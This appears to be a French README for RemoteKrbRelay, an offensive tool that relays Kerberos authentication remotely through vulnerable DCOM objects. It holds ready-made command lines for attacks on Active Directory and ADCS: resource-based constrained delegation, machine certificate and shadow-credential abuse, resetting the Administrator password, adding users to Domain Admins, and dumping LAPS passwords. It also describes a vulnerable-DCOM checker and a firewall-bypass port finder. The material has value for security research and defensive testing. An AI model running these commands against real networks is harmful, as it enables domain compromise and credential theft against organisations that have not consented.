 cicada8-research/remotekrbrelay
Relais Kerberos distant rendu facile ! Framework avancé de relais Kerberos

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)
Vous connaissez probablement KrbRelay et KrbRelayUp, mais que diriez-vous si cela pouvait être fait à distance ? Avec RemoteKrbRelay, cela devient une réalité.
En savoir plus sur CertifiedDCOM ici. CertifiedDCOM vous permet de déclencher un compte machine ADCS :
# CertifiedDCOM (Abuse AD CS by setting RBCD)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$

# CertifiedDCOM (Abuse ADCS to get Machine cert)
   .\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
Il y a aussi l'exploit SilverPotato. Vous pouvez l'utiliser pour abuser des sessions. Y compris une session d'administrateur de domaine sur un hôte tiers.
# Change user password
  .\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -chpuser Administrator -chppass Lolkekcheb123! -secure

# Add user to group
  .\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka

# Dump LAPS passwords
  .\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Send LDAP Whoami request from relayed user
  .\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Trigger authentication from another session

  .\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1
Maintenant, vous avez quatre dossiers devant vous :
Checker - ancienne version du vérificateur pour détecter les objets DCOM vulnérables ;Checkerv2.0 - nouvelle version du vérificateur pour détecter les objets DCOM vulnérables ;Exploit - RemoteKrbRelay.exe :)FindAvailablePort - un outil pour contourner un pare-feu lors de l'utilisation de l'exploit.Donc, commençons par Checker. Vous pouvez l'utiliser pour détecter les objets DCOM vulnérables. Un objet DCOM vulnérable peut être considéré comme tel si :
NT AUTHORITY\LOCAL SERVICE, car il utilise des identifiants vides pour s'authentifier depuis le réseau ;RemoteLaunch, RemoteActivation. Il s'agit de LaunchPermissions ;RPC_C_IMP_LEVEL_IDENTIFY ou supérieur. RPC_C_IMP_LEVEL_IDENTIFY est la valeur par défaut ;RemoteAccess (ou elles doivent être vides). Il s'agit de AccessPermission.Pour une détection facile, vous pouvez utiliser Checkerv2.0. Il prend en charge la sortie aux formats csv et xlsx.
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\Checkerv2.0.exe -h

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checkerv2.0 Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Small tool that allow you to find vulnerable DCOM applications

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and 'xlsx'
-showtable : show the xlsx table when it gets filled
-h/--help : shows this windows
Exemple :
.\Checkerv2.0.exe -outfile win10 -outformat xlsx
Et vous recevrez ce résultat :

Les colonnes contiendront les CLSID des objets DCOM, les noms, ainsi que LaunchPermission et AccessPermission.

Essayez de rechercher les objets sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}, APPID {0868DC9B-D9A2-4f64-9362-133CEA201299}) et CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) et comprenez pourquoi ils sont vulnérables.
N'utilisez pas Checker, utilisez uniquement Checkerv2.0 svp :3
Un petit outil pour découvrir un port sur lequel déployer un serveur DCOM malveillant. Voir les détails ici (Remote -> Local Potato).

Entraînez-vous à utiliser le concept de port local. Réécrivez RemotePotato0 pour un port local. Croyez-moi, c'est utile.
J'ai ajouté pas mal de fonctionnalités différentes à l'exploit. Notez qu'il fournit suffisamment de fonctionnalités pour abuser des objets DCOM. J'ai également listé quelques CLSID dans l'aide pour l'abus. Ces CLSID étaient publiquement connus, il n'y avait simplement pas de POC pour les abuser. Il y a pas mal d'objets DCOM vulnérables, travaillez avec le vérificateur et trouvez-les tous !
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -h

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[HELP PANEL]
        RemoteKrbRelay.exe
        Relaying Remote Kerberos Auth by easy way
        Usage: RemoteKrbRelay.exe [ATTACKS] [REQUIRED OPTIONS] [OPTIONAL PARAMS] [ATTACK OPTIONS] [SWITCHES]
